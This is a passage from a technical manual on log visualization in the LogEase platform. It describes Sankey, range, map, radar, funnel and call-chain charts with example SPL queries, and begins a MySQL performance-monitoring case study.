


Figure 10-16 Chord Chart Example

## 2. Sankey Diagram

Sankey diagrams can be used to display the flow of data, such as displaying the flow of business data in an enterprise.


Take the following log as an example, which shows the changes of data in different modules marked by different threads (sid). The data flow is from module a to module b and then to module c, or directly from module a to module c.

```
{ "timestamp": "2017-04-12 16:27:14.000", "sid": 1, "module": "a" }
{ "timestamp": "2017-04-12 16:27:14.000", "sid": 2, "module": "a" }
{ "timestamp": "2017-04-12 16:27:14.002", "sid": 1, "module": "b" }
{ "timestamp": "2017-04-12 16:27:14.003", "sid": 1, "module": "c" }
{ "timestamp": "2017-04-12 16:27:14.003", "sid": 2, "module": "c" }
{ "timestamp": "2017-04-12 16:27:14.004", "sid": 3, "module": "a" }
{ "timestamp": "2017-04-12 16:27:14.005", "sid": 3, "module": "b" }
```

After structural processing (field extraction) of the above log, you can use the SPL statement to query and obtain the required data.

```
appname:trans| transaction json.aid, json.bid, json.cid, json.did, json.eid, json.fid with states a, b, c, d, e, f in json.module
results by flow| stats count() by fromstate, tostate
```

The log processing result is shown in Figure 10-17.



json.sid	fromstate	tostate	_duration
3	a	b	1
2	a	c	3
1	a	b	2
1	b	c	1

Figure 10-17 Log Processing Result

The above result is transformed into a Sankey diagram, as shown in Figure 10-18.




Figure 10-18 Transforming Log Processing Result into a Sankey Diagram

### 3. Force-Directed Graph

Force-directed graphs are used to display the relationships among many objects. An example of a force-directed graph is shown in Figure 10-19.






Figure 10-19 Force-Directed Graph Example

In Figure 10-19, it can be clearly seen that the visit requests from 183.60.191.56 are quite different from those of other sources and require special attention.

### 10.3.4 Composite Charts

Composite charts mainly include range charts, multi-Y axis charts, etc.

#### 1. Range Chart

Range charts can be used to display the fit and confidence intervals of time series indicators. A range chart requires the following five parameters to be configured.

- (1) X-axis.
- (2) Actual values.
- (3) Predicted values.
- (4) Upper limit of the interval.

(5) Lower limit of the interval.

For example:

```
* | bucket timestamp span=25s as ts | stats count('appname') as 'count' by ts | esma count timefield=ts
```

Executing the above SPL statement will yield results as shown in Figure 10-20.

ts	count	_predict_count	upper95	lower95
1569468000000	2	63.96	63.96	63.96
1569468025000	72	63.953804	160.97744159668213	-33.06983359668214
1569468050000	152	63.954608619599995	211.06858456623013	-83.15936732703013
1569468075000	5	63.963413158738035	202.45607102711452	-74.52924470963845
1569468100000	97	63.95751681742217	188.73264938805772	-60.817615753213396
1569468125000	3	63.960821065740426	186.28970177218963	-58.368059640708786
1569468150000	85	63.95472498363385	177.79172327334422	-49.88227330607651
1569468175000	155	63.95682951113549	188.43087024791734	-60.517211225646356
1569468200000	3	63.965933828184376	188.67800642453125	-60.746138768162496
1569468225000	98	63.95983723480156	183.43728252433334	-55.51760805473021
1569468250000	4	63.96324125107808	183.30521252181907	-55.37873001966292
1569468275000	62	63.957244926952974	177.74577132429522	-49.831281470389264
1569468300000	97	63.95704920246028	174.597446293588	-46.88334788866743
1569468325000	6	63.96035349754004	174.55035757575163	-46.62965058067155
1569468350000	153	63.95455746219029	180.43821120430695	-52.52909627992637
1569468375000	11	63.963462006444075	179.71046502137636	-51.783541008488214

Figure 10-20 SPL Statement Execution Result

Parameter configuration is as follows:

- X-axis: ts.
- Actual values: count.
- Predicted values: \_predict\_count.
- Upper limit of the interval: upper95.
- Lower limit of the interval: lower95.

The range chart drawn based on the above results and configuration is shown in Figure 10-21.




Figure 10-21 Range Chart Example

## 2. Multi-Y Axis Chart

A multi-Y axis chart requires the following parameters to be configured:

- (1) X-axis.
- (2) Y-axes (multiple can be set).
- (3) The chart type corresponding to each Y-axis (line chart, area chart, scatter chart, bar chart).
- (4) Grouping.

An example of a multi-Y axis chart is shown in Figure 10-22.




Figure 10-22 Multi-Y Axis Chart Example

### 10.3.5 Map Charts

Common map charts include administrative division maps, heat maps, attack maps, and statistical maps. In the LogEase platform, administrative division maps and heat maps provide automatic configuration features, while attack maps and statistical maps require manual configuration by the user.

#### 1. Administrative Division Map

Administrative division maps support click-through drilling within the map, but require the SPL summary table to contain results at all levels. For example, the statistical statement to implement a complete drill-down logic from the world to the province is as follows:

```
logtype:apache | stats count() by apache.geo.country, apache.geo.province, apache.geo.city
```

Then set the corresponding drill-down fields for the province and city levels.

In addition, the administrative division map also needs to configure the following three

parameters:

- (1) Value: The first statistical value is taken during automatic configuration.
- (2) Split: The first grouping field is taken during automatic configuration.
- (3) Area: You can choose the world, country, province, city, etc.

## 2. Heat Map

The heat map requires the following two parameters to be configured:

- (1) Value: The first statistical value is taken.
- (2) Split: The first grouping field is taken.

The heat map, based on the ordinary administrative division map, uses a heat distribution form to display the data distribution.

## 3. Attack Map

The attack map requires the following eight parameters to be configured:

- (1) Source field value.
- (2) Source longitude.
- (3) Source latitude.
- (4) Target field value.
- (5) Target longitude.
- (6) Target latitude.
- (7) Weight field value.
- (8) Area.

## 4. Statistical Map

The statistical map is designed specifically for regional statistical results. First, accurately locate according to latitude and longitude on the map, and then draw a pie chart. A pie chart represents the statistical results of a specified area.

The statistical map requires configuring the radius and transparency of the pie chart. The following SPL query statement can obtain the data required for the statistical map.

```
logtype:vors AND vors.VendorCountry:United States | geostats latfield=vors.VendorLatitude longfield=vors.VendorLongitude
maxzoomlevel=3 sum(vors.Weight) by vors.product_name
```

On the statistical map, you can perform zoom in, zoom out, and view operations. The statistical map supports up to 9 data levels.

## 10.3.6 Other Charts

### 1. Single Value Chart

An example of a single value chart is shown in Figure 10-23.



Figure 10-23 Single Value Chart Example

The single value chart requires configuring the following parameters:

(1) Numeric field: The first statistical value is taken.

(2) Display effect.

■ Default: Only color fill, font, or background can be set.

- By range: Manually add numerical range intervals and select corresponding colors; numerical range intervals must not overlap. Supports setting color fill, font, or background.
- By trend: Set comparison time, fixed use of red/green background for rises/falls, and choose to display comparison effects using absolute values or percentage forms.

(3) Icon.

- By name: Enter the English name of any Font Awesome free icon to display the corresponding icon in front of the single value. Considering there are more than 1,200 free icons from Font Awesome, LogEase provides an input hint function.
- By field: If you need to dynamically change the icon according to the search results, you can return a field with the SPL statement, specify the field name, and LogEase will automatically use the field value as the Font Awesome icon name.

The icon for the single value chart is shown in Figure 10-24.



Figure 10-24 Icon for Single Value Chart

## 2. Water Ball Chart

The water ball chart only needs to configure the display field, and the first statistical value is automatically configured by default.

For example, the SPL statement is as follows:

```
logtype:apache | stats pct_ranks(apache.resp_len, 25) | eval ret = _pct_ranks.apache.resp_len.25 / 100
```

The effect displayed by the water ball chart for the execution result of the statement is shown in Figure 10-25.



Figure 10-25 Water Ball Chart Example

### 3. Word Cloud Chart

The word cloud chart can automatically configure the following two parameters.

- (1) Display field: The first statistical value is taken.
- (2) Grouping: The first grouping field is taken.

The word cloud chart is often used to display the proportion of word text and has a stronger visual impact than the pie chart. For example, execute the following SPL statement.

```
logtype:apache | stats count() by apache.geo.city
```

The corresponding word cloud chart is shown in Figure 10-26.





Figure 10-26 Word Cloud Chart Example

#### 4. Sequence Diagram

The sequence diagram, also known as the timeline diagram or sequence chart, is commonly used in the UML (Unified Modeling Language) field of software development.

In LogEase software, you can define the sequence diagram's timeline, source, target, grouping, and label fields. The system will automatically merge the source and target fields to get the object list.

An example of a sequence diagram is shown in Figure 10-27.




Figure 10-27 Sequence Diagram Example

## 5. Radar Chart

The radar chart, also known as the Debra chart or spider web chart, is a chart that displays multi-dimensional (more than four dimensions) data. Multiple dimensions of data are mapped to different axes, all starting from the same origin, and the points corresponding to the same set of data are connected to form a radar chart. Unlike the pie chart, the relative position of the points in the radar chart and the angle between the axes are meaningless.

To facilitate understanding and unified comparison, radar charts often unify multiple axes into the same measurement form, such as scores or percentages. In this way, the radar chart degenerates into a two-dimensional chart, which is more common in daily life. In addition, the radar chart can also display the weight of each variable in the data set, making it suitable for

displaying performance data.

An example of a radar chart is shown in Figure 10-28.




Figure 10-28 Radar Chart Example

For Figure 10-28, if a unified measurement is used, a two-dimensional chart effect can be obtained, as shown in Figure 10-29.




Figure 10-29 Radar Chart with Unified Measurement

Note:

Too many indicators or too many segments on the radar chart can lead to decreased readability. It is essential to control this to keep the radar chart simple and clear.

## 6. Funnel Chart

The funnel chart is suitable for single-process, unidirectional analysis of business processes that are more standardized, have a long cycle, and have many links. By comparing the business data of each link, it is possible to intuitively identify the problematic links and make decisions. An example of a funnel chart is shown in Figure 10-30.



Figure 10-30 Funnel Chart Example

The funnel chart reflects the logical order relationship from top to bottom, showing how the business objectives are achieved as the business process progresses. In LogEase software, you can define the value and segmentation fields of the funnel chart.

## 7. Matrix Heatmap

The matrix heatmap can combine matrix layout for the analysis of time series data.

In LogEase software, you can define the X-axis and Y-axis fields of the matrix heatmap, as well as the number of segments on the Y-axis. The matrix heat uses not the original data but the number of groups falling into the corresponding segmented interval, the more groups, the more concentrated the data in that interval, and the higher the heat. For example, execute the following SPL statement:

```
* | bucket timestamp span=1d as ts | stats count() by ts, appname
```

The resulting matrix heatmap is shown in Figure 10-31.




Figure 10-31 Matrix Heatmap Example

## 8. Call Chain Diagram

The call chain diagram is used to display data from open-source tracing solutions such as Zipkin, Pinpoint, SkyWalking, and Jaeger. First, use the SPL statistical statement to search for results, and then configure the call chain parameters (see Figure 10-32).

Figure 10-32 Call Chain Parameters

- Function: The first column displayed in the call chain table.
- Parent ID: Used to determine the calling relationship.
- Child ID: Used to determine the calling relationship.
- Start time: The start time of the function, used to draw the timeline.
- Duration: The running time of the function, used to draw the timeline.
- Information field: Optional, used to display more information.
- Display color: Used to select colors.

An example of a call chain diagram is shown in Figure 10-33.




Figure 10-33 Call Chain Diagram Example

## 10.4 Log Visualization Cases

The data sources of logs include network devices, operating systems, middleware systems, application systems, etc. This section takes the MySQL performance log and financial business log as examples to introduce the specific application of visual analysis.

### 10.4.1 MySQL Performance Log Visualization

It mainly monitors some resource usage and performance data of a single MySQL node, and achieves data display by querying relevant data tables and views under the information\_schema and performance\_schema.

The operations in this section are applicable to MySQL versions 5.5 and above, and data collection requires process permissions.

The MySQL performance monitoring tab is shown in Figure 10-34.



执行最多的SQL		
rizhiyi	SELECT * FROM 't1' WHERE 'id' = ? FOR UPDATE	16
rizhiyi	SELECT * FROM 'information_schema' . 'innodb_trx'	9
rizhiyi	BEGIN	7
rizhiyi	SHOW PROCESSLIST	7
rizhiyi	INSERT INTO 't1' VALUES (?) /' , ... '/'	5
rizhiyi	SHOW VARIABLES LIKE ?	4
rizhiyi_manager	INSERT INTO 't2' SELECT * FROM 't1'	4

平均耗时最多的SQL		
Schema	SQL语句	平均耗时(s)
rizhiyi	SELECT * FROM 't1' WHERE 'id' = ? FOR UPDATE	28.4493
test	CREATE TABLE 't1' ( 'id' INTEGER )	0.2538
rizhiyi_manager	DROP SCHEMA 'rizhiyi_manager'	0.2169
rizhiyi	CREATE TABLE 't1' ( 'id' INTEGER , NAME VARCHARACTER (?) , PRIMARY KEY ( 'id' ) )	0.1934
rizhiyi	CREATE TABLE 't1' ( 'id' INTEGER )	0.1778
rizhiyi_manager	CREATE TABLE 't2' ( 'ids' INTEGER )	0.1713

Figure 10-34 MySQL Performance Monitoring Tab

The MySQL performance monitoring tab mainly displays the thread connection situation, and statistically analyzes which type of statement is executed the most and which type of statement has the longest average response time from the SQL dimension.

The MySQL resource monitoring tab is shown in Figure 10-35.




Figure 10-35 MySQL Resource Monitoring Tab



The MySQL resource monitoring tab mainly displays the size of each MySQL schema, statistically analyzes the connection pool usage from the Host (client) and User (user) dimensions, as well as various locks and transactions.

Due to the limited space of this book, only the MySQL performance monitoring tab is described in detail below.

The MySQL performance monitoring tab includes the following parts.

## 1. Active Thread Count Monitoring Chart

The active thread count monitoring chart is shown in Figure 10-36.




Figure 10-36 Active Thread Count Monitoring Chart

This requires collecting logs related to MySQL active threads, with each active thread generating a log every minute. By counting the number of logs generated per minute, the changes in MySQL active threads over a period of time can be monitored.

The relevant SPL statement is as follows:

```

tag:act_thds
|bucket timestamp span=1m as ts
|stats count(mysql_monitor.active_threads.ID) as ct by ts
|eval time=formatdate(ts,"HH:mm:ss")
|fields time,ct
|rename time as "Time",ct as "Active Thread Count"

```

The explanation of the SPL statement is as follows:

- The pipe symbol `|`: connects data processing steps, passing the results of previous calculations to subsequent expressions.

- Tag: The log tag, which can distinguish different types of logs through different tags. `tag:act_thds` indicates taking the MySQL active thread log.

- Bucket: Time bucketing. `bucket timestamp span=1m` means bucketing by timestamp, with a granularity of one minute. When used in conjunction with the following `stats` function, it can count the number of logs generated per minute. `as ts` means renaming the minute field label to `ts`, as this data will be used later, the renaming is for easy reference later.

- Stats: Statistical function. `stats count(mysql_monitor.active_threads.ID)` means counting the occurrences of `mysql_monitor.active_threads.ID`, which identifies the thread number of the active thread in each MySQL activity log. `by ts` means counting according to the time granularity after the above bucketing, so that the number of active threads in MySQL per minute can be obtained. `as ct` means renaming the result for easy reference when further processing the data later.

- Eval: Generating a new field. The fields obtained by bucket processing are in UNIX format by default. `eval time=formatdate(ts, "HH:mm:ss")` means converting the field to a format of hours,

minutes, and seconds for display.

■ **Fields:** Retaining the required fields. After the above processing, many fields can be obtained, such as the ts field. Since only the time field and ct field are used for visual presentation, "fields time,ct" is used here to retain the time field and ct field.

